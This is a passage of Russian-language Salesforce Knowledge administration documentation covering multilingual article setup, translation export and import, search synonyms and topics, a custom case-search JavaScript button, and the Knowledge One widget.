1. Введите строку *«Параметры базы знаний»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры базы знаний»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Несколько языков» и выберите языки, которые должны быть добавлены в базу знаний.

   Важное замечание: Пользователь может добавлять языки, поддерживаемые его экземпляром Salesforce. Однако удалить языки из базы знаний невозможно.

4. Выберите параметры, которые необходимо применить к языку.

Параметр	Описание
Активно	Диалоговые окна «Создать статью» и «Отправить на перевод» отображают активные языки. Статус «Активно»/«Неактивно» определяет доступность опубликованной статьи. Например, статьи, опубликованные на партнерском портале на испанском языке, доступны только в том случае, если испанский язык является активным.
Назначенный по умолчанию	Параметр «Назначенный по умолчанию» обозначает автоматически назначенные статьи, отправленные на перевод. Для этого параметра можно указать отдельного человека или очередь.
Эксперт по умолчанию	Параметр «Эксперт по умолчанию» обозначает автоматически назначенные завершенные переводы, готовые для проверки или публикации. Для этого параметра можно указать отдельного человека или очередь.

5. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки многоязычной поддержки Salesforce Knowledge:

- Настройка приложения

  И

  Управление базой знаний Salesforce

6. При необходимости пользователь может создавать очереди для распространения и назначения статей группам людей для перевода или проверки готовых переводов. Для настройки очередей рекомендуется воспользоваться объектом «Версия статьи базы знаний».

СМ. ТАКЖЕ:

Создание очередей

Экспорт статей для перевода

Импорт переведенных статей

Поддержка статей на нескольких языках

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Экспорт статей для перевода

Если организация отправляет статьи знаний Salesforce Knowledge поставщику на перевод, используйте функцию «Экспорт статей для перевода» в меню «Настройка».

Поместите статьи на перевод в очередь. Чтобы включить функцию экспорта статей, рекомендуем создать как минимум одну очередь; очередь выбирают авторы и эксперты при отправке статьи на перевод. Убедитесь, что им известен принцип выбора очередей и языков.

Прим.: Разрешается использовать не более 50 экспортов в сутки и 15 отложенных экспортов (незавершенные экспорты со статусом «Сбой» или «Отменено»).

1. Создайте очередь на перевод со статьями для перевода.
2. На вкладке «Управление статьями» выберите статьи на перевод и нажмите **«Отправить на перевод»**.
3. В диалоговом окне укажите языки, на которые будут переводиться статьи, и назначьте переводы в очередь перевода на соответствующий язык.
4. В меню «Настройка» введите *«Экспорт статей для перевода»* в поле «Быстрый поиск», затем выберите **«Экспорт статей для перевода»**.
5. Выберите очередь, содержащую экспортируемые статьи.
6. Выберите одно из двух значений.
   - **«Все статьи»**, чтобы экспортировать все статьи в очереди.
   - **«Обновленные статьи»**, чтобы экспортировать только измененные или добавленные статьи.
7. Нажмите кнопку **«Продолжить»**.
8. Выберите нужный исходный язык и язык перевода.

   Важное замечание: Система Salesforce создает отдельный архивный файл для каждого типа статьи в каждой языковой паре. Рекомендуем сохранить структуру архивного файла для успешного импорта. Дополнительные сведения см. в разделе «Импорт переведенных статей» на странице 3574.
9. Чтобы проверить или опубликовать переведенные файлы, выберите пользователя или очередь.
10. Выберите кодировку символов файла.
    - Стандартная США и западноевропейская (ISO-8859-1, ISO-LATIN-1)
    - Юникод
    - Юникод (UTF-8): *значение по умолчанию*
    - Японская (Windows)
    - Японская (Shift_JIIS)
    - Китайская стандартная (GB18030)
    - Китайская упрощенная (GB2312)
    - Китайская традиционная (Big5)
    - Корейская
    - Юникод (UTF-16, Big Endian)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта статей:
- Управление базой знаний Salesforce

  И

  Управление статьями

  И

  «Управление импортом/экспортом статей базы знаний»

Для просмотра статей:
- «Чтение» для типа статьи

Для создания статей необходимо выполнить следующие действия.
- «Чтение» и «Создание» для типа статьи

11. Выберите разделитель для CSV-файлов.

Разделитель — это символ, предназначенный для разделения столбцов при преобразовании файла в таблицу. Доступен символ табуляции (по умолчанию) или запятая.

12. Нажмите кнопку **«Экспортировать!»**.

Уведомление о завершении экспорта будет отправлено пользователю по электронной почте. Кроме того, можно проверить состояние экспорта, просмотрев раздел «Очередь импорта и экспорта статей». В меню «Настройка» введите *«Импорт и экспорт статей»* в поле «Быстрый поиск», затем выберите **«Импорт и экспорт статей»**.

Извлеките экспортированные файлы из архива. Рекомендуем сохранить структуру архивного файла для успешного импорта.

СМ. ТАКЖЕ:

- Импорт переведенных статей
- Поддержка многоязычной базы знаний
- Поддержка статей на нескольких языках
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Импорт переведенных статей

Если организация отправляет статьи знаний Salesforce Knowledge поставщику на перевод, используйте функцию «Импорт переводов статей» в меню «Настройка». Импортировать можно только статьи, которые были экспортированы из той же организации Salesforce. Например, статьи, экспортированные из пробной или безопасной организации, не могут быть импортированы в производственную организацию.

1. В меню «Настройка» введите *«Импорт переводов статьи»* в поле «Быстрый поиск», затем выберите **«Импорт переводов статьи»**.
2. Выберите способ обработки импортированных переводов в системе Salesforce.

Параметр	Описание
Просмотреть импортированные переводы на вкладке «Управление статьями» перед публикацией	Добавление импортированных переводов в очередь, из которой агенты могут их просматривать.
Опубликовать переводы сразу после импорта	Публикация импортированных переводов без проверок.

3. Выберите язык импортируемых статей.
4. Если статьи должны быть проверены перед публикацией, выберите отправку файлов пользователю или очереди.
5. Нажмите кнопку **«Обзор»**, выберите нужный архивный файл перевода и нажмите кнопку **«Открыть»**.

   Все файлы перевода (файлы, экспортированные из системы Salesforce и переведенные поставщиком) должны быть добавлены в папку, имя которой соответствует коду языка. Например, статьи, переведенные на французский язык, должны быть добавлены в папку `fr`. Чтобы создать файл импорта, заархивируйте данную папку.

   Важное замечание: Чтобы импортировать переведенные статьи, убедитесь, что структура и расширения файлов соответствуют структуре и расширениям файлов, экспортированных из Salesforce Knowledge для перевода. Например, структура файла, указанная ниже, может использоваться при переводе на французский язык.

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

6. Нажмите кнопку **«Импортировать!»**.

   Чтобы загрузить дополнительные переведенные статьи, повторите действия 4—6.
7. Нажмите кнопку **«Готово»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта статей:

- Управление базой знаний Salesforce

  И

  Управление статьями

  И

  «Управление импортом/экспортом статей базы знаний»

Для просмотра статей:

- «Чтение» для типа статьи

Для создания статей необходимо выполнить следующие действия.

- «Чтение» и «Создание» для типа статьи

Уведомление о завершении импорта будет отправлено пользователю по эл. почте. Состояние импорта можно просмотреть в меню «Настройка». Для этого нужно ввести *Импорт и экспорт статей* в поле Быстрый поиск, затем выбрать **Импорт и экспорт статей**.

СМ. ТАКЖЕ:

- Статус импорта и экспорта статей и переводов
- Экспорт статей для перевода
- Поддержка многоязычной базы знаний
- Поддержка статей на нескольких языках
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Расширение возможностей поиска статьи

Включите выделения и фрагменты поиска, синонимы, продвигаемые поисковые термины, темы и ключевые слова из обращений, чтобы получать более точные результаты поиска статьи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Выделения и фрагменты поиска

Система позволяет быстро находить нужную статью и определять степень соответствия статей введенным критериям поиска путем просмотра соответствующего текста и выделенных критериев поиска в результатах поиска.

Синонимы поиска для статей

Создайте синонимы, чтобы слова или фразы могли рассматриваться в поисках как эквиваленты. При поиске статей Salesforce Knowledge пользователи могут вводить критерии поиска, которые не соответствуют критериям в элементах, но являются их синонимами.

Управление продвигаемыми поисковыми терминами

Все продвигаемые поисковые термины, связанные со статьями Salesforce Knowledge, можно просматривать, редактировать и удалять на одной странице.

Включение тем для статей

Пользователи организации, поддерживающей темы статей, могут систематизировать и искать статьи путем назначения тем. Темы можно добавлять со страниц сведений и из представлений статей. Предложенные темы, которые доступны только на английском языке, — это термины, извлеченные из статьи, которые являются более точными, чем назначение категории данных. Темы могут использоваться поиском для индексирования статьи, поэтому найденные статьи больше соответствуют поискам по ключевым словам.

Использование дополнительных ключевых слов обращений для поиска статей

По умолчанию при поиске статей из обращения используется только заголовок обращения. При необходимости вы можете использовать информацию из обращения для уточнения результатов поиска или создать настраиваемую кнопку поиска.

СМ. ТАКЖЕ:

- Выделения и фрагменты поиска
- Синонимы поиска для статей
- Управление продвигаемыми поисковыми терминами
- Включение тем для статей
- Использование дополнительных ключевых слов обращений для поиска статей
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Выделения и фрагменты поиска

Система позволяет быстро находить нужную статью и определять степень соответствия статей введенным критериям поиска путем просмотра соответствующего текста и выделенных критериев поиска в результатах поиска.

Выделения и фрагменты поиска позволяют агентам и пользователям просматривать контекст, объясняющий причину соответствия отдельного результата введенному поисковому запросу. Соответствующий текст отображается под заголовком, а критерии поиска выделяются жирным шрифтом. Чтобы включить выделения и фрагменты поиска, воспользуйтесь странице параметров Salesforce Knowledge на странице 3503.

Прим.: Выделения и фрагменты не поддерживаются поисками, содержащими специальные символы.

Ниже перечислены поля, которые поддерживают создание выделений и фрагментов поиска.

- Электронная почта
- Область подробного текста
- Область обогащенного текста
- Область текста

Ниже перечислены поля, которые не поддерживают создание выделений и фрагментов поиска.

- Кнопка-флажок
- Валюта
- Дата
- Дата/время
- File
- Формула
- Поиск
- Раскрывающийся список (множественный выбор)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- Число
- Процент
- Тел.
- Раскрывающийся список
- URL-адрес

Прим.: При отсутствии созданного фрагмента отображается поле сводки статьи.

СМ. ТАКЖЕ:

Расширение возможностей поиска статьи
Общие сведения о документации Salesforce Knowledge
Полное руководство по Salesforce Knowledge

Синонимы поиска для статей

Создайте синонимы, чтобы слова или фразы могли рассматриваться в поисках как эквиваленты. При поиске статей Salesforce Knowledge пользователи могут вводить критерии поиска, которые не соответствуют критериям в элементах, но являются их синонимами.

Для создания синонимов и групп синонимов в меню «Настройка» введите *«Синонимы»* в поле «Быстрый поиск», затем выберите **«Синонимы»** под параметром **«Настроить** > **поиск»**. Организация может создавать до 10 000 групп синонимов.

Поиск одного термина из группы синонимов возвращает все термины группы. Например, если пользователь задает следующую группу синонимов:

«CRM», *«управление отношениями с клиентами»*, *«Salesforce»*,

то поиск по запросу *«управление отношениями с клиентами»* возвращает статьи, содержащие *«управление отношениями с клиентами»*, а также статьи, содержащие *«CRM»* или *«Salesforce»*.

Ниже перечислены способы влияния синонимов на алгоритм поиска.

Приоритет

Если поисковый запрос является частью группы синонимов, то результаты поиска отображают элементы, содержащие поисковый запрос, а также элементы, содержащие другие запросы из группы синонимов.

Например, пользователь задает группу синонимов ниже.

«фрукты», *«апельсины»*

Поиск по запросу *«апельсины»* возвращает список элементов, содержащих *«апельсины»*, а также элементы, содержащие синоним *«фрукты»*.

Прим.: При сортировке списка посредством выбора заголовка столбца на вкладке «Управление статьями» система сохраняет порядок сортировки, а не приоритет, в текущих и дополнительных поисках.

Специальные символы

Специальный символ, используемый в поиске, позволяет расширить область поиска. Обратите внимание на отсутствие синонимов в результатах поиска (даже в том случае, если поисковый запрос содержит заданный синоним).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Например, пользователь задает группы синонимов ниже.

«*фрукты*», «*апельсины*», «*яблоки*»

«*капуста*», «*лук*»

Поиск по запросу «*апельси* лук*» возвращает элементы, содержащие «*апельсин*» и «*апельсины*», но не возвращает элементы, содержащие «*фрукты*», «*яблоки*» и «*капуста*».

Операторы

Если поисковый запрос содержит оператор (И/ИЛИ/И НЕ), то совпадающие синонимы отображаются только в том случае, если весь поисковый запрос является заданным синонимом.

Например, пользователь задает группы синонимов ниже.

«*фрукты*», «*апельсины и яблоки*»

«*овощи*», «*морковь*»

Поиск по запросу «*апельсины и яблоки*» возвращает все элементы, содержащие текстовую строку «*апельсины и яблоки*», а также все элементы, содержащие термин «*фрукты*».

Тем не менее, поиск по запросу «*фрукты и овощи*», который не является заданным синонимом, возвращает только элементы, содержащие оба синонима «*фрукты*» и «*овощи*».

В данном случае И является оператором, поэтому результаты поиска не содержат совпадающих синонимов. Таким образом, элементы, содержащие синоним «*фрукты*» или «*овощи*» (элементы, содержащие синоним «*морковь*» или «*апельсины и яблоки*»), не отображаются.

Точные фразы

Заданный синоним, являющийся только частью более длинного критерия поиска по точной фразе, не обрабатывается в качестве синонима.

Например, пользователь задает группу синонимов ниже.

«*апельсины яблоки*», «*фрукты*»

Поиск по точной фразе «"*малина апельсины яблоки*"» не возвращает элементы, содержащие слово «*фрукты*».

Лемматизация

Синонимы не подлежат лемматизации в результатах поиска; они сопоставляются как точная фраза. Однако, лемматизации подлежит поисковый термин.

Например, пользователь задает группу синонимов ниже.

охлаждать, пить апельсиновый сок

Поиск по запросу *охлаждать* возвращает элементы, содержащие формы *охлаждать, охлажденный, охлаждение* и *пить апельсиновый сок*, но не возвращает элементы, содержащие форму *питье апельсинового сока*.

Пропущенные слова

Слова, которые обычно пропускаются в поисках (например, предлоги «*в*», «*на*» и «*для*»), обрабатываются только при использовании слова в качестве заданного синонима.

Например, пользователь задает группу синонимов ниже.

«*почистить апельсин*», «*нарезать яблоко*»

Поиск по запросу «*почистить апельсин*» возвращает элементы, содержащие точную строку «*почистить апельсин*».

Перекрывающиеся синонимы

Если поисковый запрос содержит перекрывающиеся синонимы из разных групп, то поиск возвращает синонимы из всех групп перекрывающихся синонимов.

Например, пользователь задает группы синонимов ниже.

- «*апельсин мармелад*», «*цитрус*»
- «*мармелад рецепт*», «*сахар*»

Поиск по запросу «*апельсин мармелад рецепт*» возвращает элементы, содержащие «*апельсин мармелад*», «*цитрус*», «*мармелад рецепт*» и «*сахар*».

Поднаборы

Если одна группа синонимов содержит синоним, являющийся поднабором синонима из другой группы, то поиск по критерию поднабора не возвращает элементы, содержащие синонимы из группы синонимов поднабора.

Например, пользователь задает группы синонимов ниже.

- «*апельсин*», «*яблоко*»
- «*апельсин мармелад*», «*цитрус*»
- «*мармелад*», «*джем*»

Поиск по запросу «*апельсин мармелад*» возвращает элементы, содержащие «*апельсин мармелад*» и «*цитрус*», но не возвращает элементы, содержащие «*яблоко*» или «*джем*».

СМ. ТАКЖЕ:

Расширение возможностей поиска статьи

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Управление продвигаемыми поисковыми терминами

Все продвигаемые поисковые термины, связанные со статьями Salesforce Knowledge, можно просматривать, редактировать и удалять на одной странице.

Добавление продвигаемых поисковых терминов можно выполнять на странице сведений о статье в связанном списке «Продвигаемые поисковые термины».

1. Введите строку *«Продвигаемые поисковые термины»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Продвигаемые поисковые термины»** под пунктом **Настройка поиска**.
2. Чтобы просмотреть термины, назначенные статье, выполните сортировку по столбцу «Статья».
3. Чтобы отредактировать термин, нажмите **«Редактирование»** в соответствующей строке.

   Изменение термина возможно только на этой странице, а не в статье, ей назначенной.
4. Чтобы удалить термин, нажмите **«Удалить»** в соответствующей строке.

   Термин можно удалить только из статьи, связанной с данной строкой (не из других статей).
5. Сохраните изменения.

СМ. ТАКЖЕ:

Расширение возможностей поиска статьи

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления продвигаемых поисковых терминов:

- Управление продвигаемыми поисковыми терминами

Включение тем для статей

Пользователи организации, поддерживающей темы статей, могут систематизировать и искать статьи путем назначения тем. Темы можно добавлять со страниц сведений и из представлений статей. Предложенные темы, которые доступны только на английском языке, — это термины, извлеченные из статьи, которые являются более точными, чем назначение категории данных. Темы могут использоваться поиском для индексирования статьи, поэтому найденные статьи больше соответствуют поискам по ключевым словам.

Прим.: В отличие от категорий данных, темы, добавленные в статью, не передаются в аналогичную статью на другом языке.

Каждому типу статьи предоставляются собственные темы.

1. Введите строку *«Темы для объектов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Темы для объектов»**.
2. Щелкните имя нужного типа статьи для включения тем.
3. Установите флажок **«Включить темы»**.
4. Выберите нужные поля.
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы определить агентов, которым должно быть доступно назначение, создание, удаление и редактирование тем, щелкните ссылку «Полномочия системы» на странице нужного профиля или набора полномочий.

СМ. ТАКЖЕ:

Расширение возможностей поиска статьи

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения тем:

- Настройка приложения

Использование дополнительных ключевых слов обращений для поиска статей

По умолчанию при поиске статей из обращения используется только заголовок обращения. При необходимости вы можете использовать информацию из обращения для уточнения результатов поиска или создать настраиваемую кнопку поиска.

Ниже перечислены другие параметры, которые принимают страницы поиска Salesforce Knowledge.

- **id=<код обращения>**: код текущего обращения.
- **search=<ключевые слова>**: ключевые слова для поиска.
- **articleType_<имя разработчика типа статьи>=on**: множество возможных параметров; типы статей для выбора (при отсутствии выбранного типа статьи система автоматически выбирает все типы статей).
- **ct_<внутреннее имя группы категорий данных>=<внутреннее имя категории данных>**: множество возможных параметров; предварительный выбор фильтра.

Чтобы воспользоваться данными параметрами, рекомендуем добавить настраиваемую кнопку на страницу сведений об обращении, содержащую несколько строк JavaScript, которые извлекают ключевые слова из обращения и скрывают стандартную кнопку поиска статей.

Прим.: Чтобы создать настраиваемый виджет статьи, воспользуйтесь компонентом `support:caseArticle`.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления обращениями.
2. Нажмите кнопку **«Создать кнопку или ссылку»**.
3. Заполните поля «Метка», «Имя» и «Описание» уникальными значениями.
4. Установите переключатель **«Кнопка страницы сведений»** в поле «Тип отображения».
5. Выберите значение **«Выполнить JavaScript»** в раскрывающемся списке «Алгоритм».
6. Выберите значение **«OnClick JaveScript»** в раскрывающемся списке «Источник содержимого».
7. Введите код для извлечения данных обращения и настройки параметров для страницы поиска статей.

   Например:

```
// article search page URL
var url = '/knowledge/knowledgeHome.apexp';

// ID of the current case
url += '?id={!Case.Id}';

// use the case subject as the search keywords
url += '&search={!Case.Subject}';

// read case attributes
var caseType = '{!Case.Type}';
var caseProduct = '{!Case.Product__c}';

// if the case is of a certain type, select only 2 of the article types available
// in other cases, we keep the default behavior (all article types selected)
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок и создания страницы Visualforce:

- Настройка приложения

```
if (caseType=='Problem' || caseType=='Question') {
   url += '&articleType_FAQ_kav=on';
   url += '&articleType_How_To_kav=on';
}

// preselect a data category for search results based on the category

var product = '';
if (caseProduct=='Home')
   product = 'Home';
if (caseProduct=='SMB')
   product = 'Small_and_Medium_Business';
if (caseProduct=='Large enterprise')
   product = 'Large_Enterprise';

if (product.length>0)
   url += '&ct_Products2=' + product;

// once the logic is executed, we go to the article search page
window.location = url;
```

8. Нажмите кнопку **«Сохранить»**.
9. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
10. Щелкните ссылку **«Правка»** напротив имени макета страницы «Макет обращения».
11. Перетащите настраиваемую кнопку для поиска статей в макет обращения.
12. Нажмите кнопку **«Сохранить»**.
13. Чтобы создать страницу Visualforce по имени *CaseDetailsWithoutStandardKBSearchButton*, воспользуйтесь кодом ниже.

```
<apex:page standardController="Case">
    <style type="text/css">
        div.knowledgeBlock input {display: none}
    </style>
    <apex:detail/>
</apex:page>
```

14. Вернувшись в область «Кнопки, ссылки и действия» для обращений, нажмите кнопку **«Правка»** рядом с «Представлением».
15. Установите переключатель **«Страница Visualforce»** в поле «Переопределить на».
16. Выберите значение **«CaseDetailsWithoutStandardKBSearchButton»** из раскрывающегося списка.
17. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Расширение возможностей поиска статьи

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Настройка виджета Knowledge One

Knowledge One — это виджет, который можно подключить к консоли Salesforce for Service или консоли Salesforce for Sales. Вкладка «База знаний» предоставляет удобный интерфейс для статей и внешних источников на страницах обращений и консоли Salesforce for Service. Данный интерфейс позволяет искать, отправлять и создавать статьи прямо на странице обращения.

Ниже перечислены действия, поддерживаемые только виджетом Knowledge One (из всех виджетов «Статьи» компонента Salesforce Knowledge).

- Быстрое добавление опубликованной статьи Salesforce Knowledge в обращение.
- Публикация статьи в виде общедоступного URL-адреса.
- Отправка статьи по эл. почте в виде общедоступного PDF-файла.
- Создание и управление статьями.
- Внесение поправок с учетом ширины окна. При использовании окон консоли шириною менее 600 пикселов объекты, доступные для поиска, отображаются посредством раскрывающегося меню.

Прим.: Виджет «Статьи» в поиске по ленте обращений не обязательно использует язык агента. Если язык агента не является одним из поддерживаемых языков Salesforce Knowledge, а язык пользователя является, то языком поиска будет язык текущего регионального стандарта. Если не поддерживается ни язык агента, ни локальный язык, то языком поиска будет язык Salesforce Knowledge по умолчанию, который можно найти и задать на странице «Параметры базы знаний».

1. От параметров управления объектами для обращений перейдите к «Макетам страниц» и откройте нужный макет обращения для редактирования.
2. Убедитесь, что макет страницы обращения содержит быстрое действие «Эл. почта».

   Без быстрого действия «Эл. почта» отправлять статьи по электронной почте невозможно.

   a. Выберите пункт **«Быстрые действия»** в меню слева.

   b. Перетащите пункт **«Эл. почта»** на строку «Быстрые действия в публикаторе `Salesforce Classic`».
3. Выключите предыдущие компоненты боковой панели «Статьи».
   - Чтобы отключить боковую панель базы знаний, нажмите кнопку **«Свойства макета»** в редакторе макетов страниц и снимите флажок Боковая панель базы знаний.
   - Чтобы отключить инструмент ленты обращений «Статьи», щелкните **«Представление ленты»** в редакторе макетов страниц и снимите флажок «Использовать инструмент ленты обращений `"Статьи"` на консоли».
4. Щелкните **«Настраиваемые компоненты консоли»** в редакторе макетов страниц.
5. Выберите значение «`Knowledge One`» из раскрывающегося списка «Тип» и настройте параметры нужной боковой панели.

   Быстрое действие «Эл. почта» будет добавлено в макет страницы обращений для отображения

Совет: Если боковая панель Knowledge One не видна, увеличьте ее ширину до 250 (при высоте 150) в макете страницы. Это минимальные размеры для правильного отображения боковой панели Knowledge One.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования Salesforce Knowledge и консоли Salesforce for Service:

- Настройка приложения

  И

  Управление базой знаний Salesforce

Быстрое сравнение виджетов «Статьи» для обращений
Система позволяет выбирать наиболее подходящий виджет «Статьи» компонента Salesforce Knowledge для организации.

СМ. ТАКЖЕ:

Быстрое сравнение виджетов «Статьи» для обращений
Общие сведения о документации Salesforce Knowledge
Полное руководство по Salesforce Knowledge

Быстрое сравнение виджетов «Статьи» для обращений

Система позволяет выбирать наиболее подходящий виджет «Статьи» компонента Salesforce Knowledge для организации.

Функция виджета	Виджет «Статьи»	Виджет «Статьи» ленты обращений	Виджет Knowledge One
Фильтрация по категории данных	Да	Нет	Да
Создание статьи	Нет	Нет	Да
Поиск внешнего объекта	Нет	Нет	Да
Доступ к черновым статьям	Нет	Нет	Да
Вложение статьи в обращение	Да	Да	Да
Отправка статьи в виде PDF-файла	Нет	Да	Да
Публикация общедоступного URL-адреса статьи	Нет	Да	Да
Внесение поправок с учетом размера окна	Нет	Нет	Да
Дополнительные способы просмотра предложенных статей	Нет	Нет	Да


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

